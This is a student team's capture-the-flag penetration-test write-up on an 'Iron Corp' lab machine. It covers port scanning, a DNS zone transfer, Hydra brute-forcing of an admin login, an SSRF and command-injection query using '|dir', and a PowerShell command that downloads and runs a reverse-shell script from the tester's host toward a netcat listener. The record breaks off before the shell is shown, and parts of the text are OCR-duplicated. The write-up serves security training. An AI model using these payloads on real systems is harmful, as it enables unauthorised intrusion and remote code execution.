

PenTest 2

IRON CORP

3 EKOR

Members

| ID | Name | Role |
|------------|------------------------------------|--------|
| 1211103546 | Muhammad Hafiz Haziq bin Aminuddin | Leader |
| 1211103298 | Fahiman Danial bin Harman Sham | Member |
| 1211103527 | Muhammad Irfan Haqief bin Razak | Member |

Task 1 Iron Corp

Iron Corp suffered a security breach not long time ago.

You have been chosen by Iron Corp to conduct a penetration test of their asset. They did system hardening and are expecting you not to be able to access their system.

The asset in scope is: ironcorp.me

Note: Edit your config file and add ironcorp.me

Note 2: It might take around 5-7 minutes for the VM to fully boot, so please be patient.

Happy hacking!

Steps: Recon and Enumeration

Members Involved: Irfan Haqief, Fahiman Danial and Hafiz Haziq

Tools used: Nmap/Hydra/Kali Terminal/Web Browser

Thought Process and Methodology and Attempts:

Firstly, we began the task by configuring our hosts file to add ironcorp.me. Unfortunately, we quickly ran into a problem as some of our members cannot use the 'nano' command to function properly.

```
GNU nano 6.2          /etc/hosts/
[1] 100%
```

Iron Corp suffered a security breach not long time ago.

conduct a penetration test of their asset. They did system hardening and are expe
be able to access their system.

The asset in scope is: ironcorp.me

Note: Edit your config file and add ironcorp.me

Note 2: It might take around 5-7 minutes for the VM to fully boot, so please be patient.

Happy hacking!

^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify

Therefore, they had to use the command 'vi' to config the file.

```
[root@kali ~]# vi /etc/hosts
```

In the file we will add ironcorp.me along with the ip address of the targeted machine.

```
10.10.89.211 ironcorp.me
10.10.89.211 admin.ironcorp.me
10.10.89.211 internal.ironcorp.me
```

penetration test of their asset. They did system hardening and are ex

```
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02 ::1 ip6-allnodes
ff02 ::2 ip6-allrouters
```

Now with the following done, we began an Nmap scan on the target machine. Here we have to use the -Pn parameter or the scan won't work.

```
└─(1211103527㉿kali)-[~] └─ Access Machine
$ nmap -A -Pn 10.10.117.223
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-01 21:30 EDT
Nmap scan report for 10.10.117.223
Host is up (0.24s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain        Simple DNS Plus
135/tcp   open  msrpc        Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: WIN-8VMBKF3G815
|   NetBIOS_Domain_Name: WIN-8VMBKF3G815
|   NetBIOS_Computer_Name: WIN-8VMBKF3G815
|   DNS_Domain_Name: WIN-8VMBKF3G815
|   DNS_Computer_Name: WIN-8VMBKF3G815
|   Product_Version: 10.0.14393
|_ System_Time: 2022-08-02T01:30:57+00:00
| ssl-cert: Subject: commonName=WIN-8VMBKF3G815
| Not valid before: 2022-08-01T01:11:53
|_ Not valid after: 2023-01-31T01:11:53
|_ ssl-date: 2022-08-02T01:31:06+00:00; 0s from scanner time.
8080/tcp  open  http         Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
|_ http-server-header: Microsoft-IIS/10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.10 seconds
```

However after going through the possible ports, we notice that the ports found in the first scan are not complete as can be seen in the pictures below using said parameter.

```
└─(root㉿kali)-[~/home/1211103298]
  └─# nmap -Pn -T5 -p1-65535 -o scan_allports ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-03 02:18 EDT
Nmap scan report for ironcorp.me (10.10.89.211)
Host is up (0.21s latency).
Not shown: 65528 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
135/tcp   open  msrpc
3389/tcp  open  ms-wbt-server
8080/tcp  open  http-proxy
11025/tcp open  unknown
49667/tcp open  unknown
49669/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 478.11 seconds
```



With the port numbers now found, we try again Nmap to gather more information on those ports.

```
└─(root㉿kali)-[~/home/1211103298]
  └─# nmap -n -Pn -sV -sC -p 53,135,3389,8080,11025,49667,49670 ironcorp.me -o ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-03 02:31 EDT
Nmap scan report for ironcorp.me (10.10.89.211)
Host is up (0.37s latency).

PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
135/tcp   open  msrpc       Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: WIN-8VMBKF3G815
|   NetBIOS_Domain_Name: WIN-8VMBKF3G815
|   NetBIOS_Computer_Name: WIN-8VMBKF3G815
|   DNS_Domain_Name: WIN-8VMBKF3G815
|   DNS_Computer_Name: WIN-8VMBKF3G815
|   Product_Version: 10.0.14393
|   System_Time: 2022-08-03T06:32:04+00:00
|   ssl-cert: Subject: commonName=WIN-8VMBKF3G815
|     Not valid before: 2022-08-02T06:09:28
|     Not valid after: 2023-02-01T06:09:28
|   _ssl-date: 2022-08-03T06:32:11+00:00; 0s from scanner time.
8080/tcp  open  http        Microsoft IIS httpd 10.0
|_http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
11025/tcp open  http        Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
|_http-title: Coming Soon - Start Bootstrap Theme
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
49667/tcp open  msrpc       Microsoft Windows RPC
49670/tcp filtered unknown
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Answer the questions below
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 70.33 seconds
```

From here, we actually found something in port 8080 and 11025 but contains no useful information for our exploit.



We therefore tried to dig even further into the targeted machine. From there, we found out there are 2 subdomains named 'admin.ironcorp.me' and 'internal.ironcorp.me'

```
└──(root㉿kali)-[~/home/1211103298]
└──# dig @10.10.89.211 ironcorp.me axfr
Enter email... NOTIFY ME!
; <>> DiG 9.18.1-Debian <>> @10.10.89.211 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.      3600    IN      SOA      win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.      3600    IN      NS       win-8vmbkf3g815.
admin.ironcorp.me. 3600    IN      A        127.0.0.1
internal.ironcorp.me. 3600   IN      A        127.0.0.1
ironcorp.me.      3600    IN      SOA      win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 300 msec
;; SERVER: 10.10.89.211#53(10.10.89.211) (TCP)
;; WHEN: Wed Aug 03 02:39:16 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)
```

We quickly tried to find those subdomains and pairing it up with the ports and got a response at port 11025.


The screenshot shows a web browser window with the title "Access forbidden!" and the URL "internal.ironcorp.me:11025". The browser's address bar also displays "internal.ironcorp.me:11025". Below the address bar is a navigation bar with links to "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", "Google Hacking DB", and "OffSec". The main content area of the browser shows the following text:

Access forbidden!

You don't have permission to access the requested directory. There is either no index document or the directory is read-protected.
If you think this is a server error, please contact the [webmaster](#).

Error 403


internal.ironcorp.me
Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4




On the internal side, we have gotten an error while on the admin side we have gotten a seemingly login panel but have no password and username. Thus, we used hydra to attack the server and get the username and password through the terminal.

```
[~] 1211103527㉿kali:[~]
[~] $ hydra -l admin -P /home/1211103527/Downloads/rockyou.txt -s 11025 admin.ironcorp.me http-get
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 02:52:15
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:/p:14344399), -896525 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[STATUS] 1297.00 tries/min, 1297 tries in 00:01h, 14343102 to do in 184:19h, 16 active
[INFO] 1 target successfully completed, 1 valid password found
password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-02 02:53:23
```


Next we then input the username ‘admin’ and password ‘password123’ to the login page.



We finally reached a new webpage with a different background than the previous ones.



After twinkling around with the website for a long time, it seems that we can play around with the query as shown in the pictures below, hinting that the server might be susceptible to SSRF attacks.



Hello

← → C ⌂ admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/name.php?name=

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

My name is:
Equinox

Ultimate search bar

Search: ***** Submit Query

This screenshot shows a web browser window titled 'Hello'. The address bar contains 'admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/name.php?name=' followed by the search term 'Equinox'. Below the address bar is a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area displays the text 'My name is:' followed by 'Equinox'. At the bottom is a search bar with the placeholder '*****' and a 'Submit Query' button.

Hello

← → C ⌂ admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/name.php?name=Equinox|dir

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

My name is:

```
Volume in drive E is New Volume
Volume Serial Number is DE7B-E159

Directory of E:\xampp\htdocs\internal

04/11/2020 09:11 AM

04/11/2020 09:11 AM
.
03/27/2020 08:38 AM      53 .htaccess
04/11/2020 09:34 AM     131 index.php
04/11/2020 09:34 AM     142 name.php
3 File(s)            326 bytes
2 Dir(s)          1,468,149,760 bytes free
```

Ultimate search bar

Search: ***** Submit Query

This screenshot shows a web browser window titled 'Hello'. The address bar contains 'admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/name.php?name=' followed by the search term 'Equinox|dir'. Below the address bar is a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area displays the text 'My name is:' followed by a file directory listing for 'E:\xampp\htdocs\internal'. The listing shows files and folders from March 27, 2020, and April 11, 2020, including '.htaccess', 'index.php', and 'name.php'. At the bottom is a search bar with the placeholder '*****' and a 'Submit Query' button.

Steps: Initial Foothold

Tools used: Netcat/Kali Terminal/Web Browser/Powershell/Burpsuite/FoxyProxy


Thought Process and Methodology and Attempts:

With the information now gathered, we began building a shell to exploit the server by creating a new file.

```
(1211103298㉿kali)-[~]
$ nano exploit.ps1
```

We then put the powershell script into the file. The powershell script of that was put into this file is a one liner powershell that can be found at the link given:

<https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcpOneLine.ps1>



With the shell done, open Burpsuite and turn on intercept. At the web browser, turn on proxy to Burpsuite and refresh the admin site. The Burpsuite proxy will intercept the request.

A screenshot of the Burpsuite interface. The top navigation bar shows 'Burp', 'Project', 'Intruder', 'Repeater', 'Window', and 'Help'. Below it, the tabs are 'Dashboard', 'Target', 'Proxy' (which is highlighted in red), 'Intruder', 'Repeater', 'Sequencer', 'Decoder', 'Comparer', and 'Log'. Under the 'Proxy' tab, the sub-tabs are 'Intercept' (which is highlighted in red), 'HTTP history', 'WebSockets history', and 'Options'. The main pane shows a request to 'http://admin.ironcorp.me:11025'. The request details are as follows:

```
Request to http://admin.ironcorp.me:11025 [10.10.116.103]
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex ↻ ⌂
1 GET /?r=http://internal.ironcorp.me:11025/name.php?name=Equinox|dir HTTP/1.1
2 Host: admin.ironcorp.me:11025
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic YWRtaW46cGFzc3dvcnQxMjM=
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12
```

We then send the request to the repeater.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. In the 'Request' pane, there is a single line of text representing an HTTP GET request to 'http://internal.ironcorp.me:11025/name.php?name=Equinox'. The 'Response' pane is currently empty. To the right, the 'INSPECTOR' tool is open, displaying sections for Request Attributes, Query Parameters, Body Parameters, Request Cookies, and Request Headers. The Request Headers section includes fields like 'Accept', 'Accept-Language', 'User-Agent', 'Authorization', 'Connection', and 'Cache-Control'. At the bottom of the interface, there are search and filter options.


Now open the decoder and change the string below which is a command for the server to download our exploit.ps1 shell (and don't forget to change the ip to your pc ip address first before encoding) to url encode 2 times.

This screenshot shows the Burp Suite interface with the 'Decoder' tool open. A single line of text is being processed: 'powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.18.38.39/exploit.ps1')'. The 'Text' tab is selected, and the text is shown in its raw, encoded state. To the right, three additional tabs ('Hex', 'Decode as...', 'Encode as...', and 'Hash...') are visible with their respective dropdown menus.

The resulting url encoded is therefore put into the query after “ | ”.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane contains the full encoded HTTP request. The 'Response' pane is still empty. The 'Decoder' tool is also visible on the right side of the interface, showing the decoded version of the payload for reference.

Before pressing the send button, setup terminals first to open a python http server on where to serve exploit.ps1 and a netcat listener to receive the reverse shell at port 443.



The image shows two terminal windows side-by-side. The left terminal window is titled '127.0.0.1:2227@kali' and displays a command-line interface for a Linux system. It shows various network interfaces (eth0, eth1, br0) with their MAC addresses and IP configurations. The right terminal window is titled '127.0.0.1:2228@kali' and shows a file browser interface. It lists files in the directory 'E:\xampp\htdocs\internal'. The files listed are 'index.php', 'index.html', and 'index.php'. The 'index.php' file has a length of 132 bytes and a modification date of 4/13/2028 at 9:34 AM.


After all is said and done, the request in the repeater is therefore forwarded.

Steps: Horizontal Privilege Escalation

Tools used: Netcat/Kali Terminal/Powershell

Thought Process and Methodology and Attempts:

Now we wait for a response from the NetCat listener. If the request succeeded, we will get a response at the port specified as shown in the picture below.



